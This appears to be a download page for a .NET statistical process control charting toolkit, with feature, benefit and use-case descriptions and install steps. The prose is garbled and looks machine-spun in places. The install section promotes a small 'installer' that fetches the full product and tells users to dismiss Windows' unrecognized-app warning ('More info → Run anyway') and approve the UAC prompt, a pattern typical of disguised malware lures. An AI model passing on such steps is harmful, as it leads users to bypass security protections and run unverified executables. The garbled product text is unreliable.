Introduction

SPC Control Chart Tools for. Net is a set of lightweight tools designed for developers and quality practitioners needing true control charts in. Net applications. It seems straightforward. Integrate it into a project and be looking at visual SPC output rather than re-implementing SPC calculations yourself. And its so-Microsoft.
What it does
The package offers a library of chart templates and helpers that produce all of the standard statistical process control charts, so you’ll save time when you want an X-bar, R, I-MR or attribute chart on screen. It includes all types of charts, along with hooks for formatting, annotation, and customization so the charts fit into your application’s UI and reporting system.
How it operates
The toolkit integrates into your .Net applications as reskinnable controls and templates. When you provide it with slices of measurement data (or counts), it can be set to a chart type and automatically calculates control limits and performs the drawing of the chart according to predetermined rules and limits. It also lets you set custom tooltips, labels, visual templates so your chart output appears to be a, ‘native’ control on your application screen. The documentation and support manuals detail how templates and chart options are laid out and how rulesets are to be defined or altered.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full SPC Control Chart Tools for .Net 2026.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Key Features
- Templates that are ready to use for a couple of variable charts (e.g. X-Bar R and Individual-Moving Range charts).
- Attribute charts (formats such as p, np, c and u charts).
Can do more advanced tricks such as EWMA, various control limits based on the distribution (CUSUM etc..), Ewma for trend sensitivity.
- Named rules sets exists for rule based signaling such as classic statistical rules for quality control.
- Interactive components: custom tooltips,mouseover annotations, editable notes (e.g. For operators / analysts to browse the data points).
Benefits
In practice, it turns out that built-in charts reduce engineering time. Developers lose no time writing your own control limit math. Your visual displays each become your shared reality, so operators and managers communicate with a common set of figures. Because controls are designed for .Net, you hold UI and data logic in one well-understood framework and adapt charts to internet, desktop, or reporting screens. Developed in this toolkit, standards remain stable. You can also steer visuals to support process needs without modifying algorithms.
Common Use Cases
G data from on-line control charts established by quality engineers incorporated in production wall board.
Series of reports produced at regular intervals by data teams that could benefit from having standardized SPC visuals.
- Laboratory systems that are required to show the variation and control limits of the measurement in the test results, ascribed to all steps in the test procedure.
- Manufacturing line applications that alert when rules are broken, supervisors can note ways I.e. Why they occurred and various reasons.
Final Thoughts
If you want a really usable way to make SPC graphics within a .Net world this toolkit provides a focused set of features. It’s not magic power as a feature list. It’s easy to use, flexible, and under your program control, centered on the visuals and constraints people really need when observing process information. Try it on a small project initially. You’ll appreciate the value, and you’ll end up expanding the number of graphics you use (they’ll be so quick to program). It’s a tidy means of doings SPC into your applications without having to re-invent the essentials.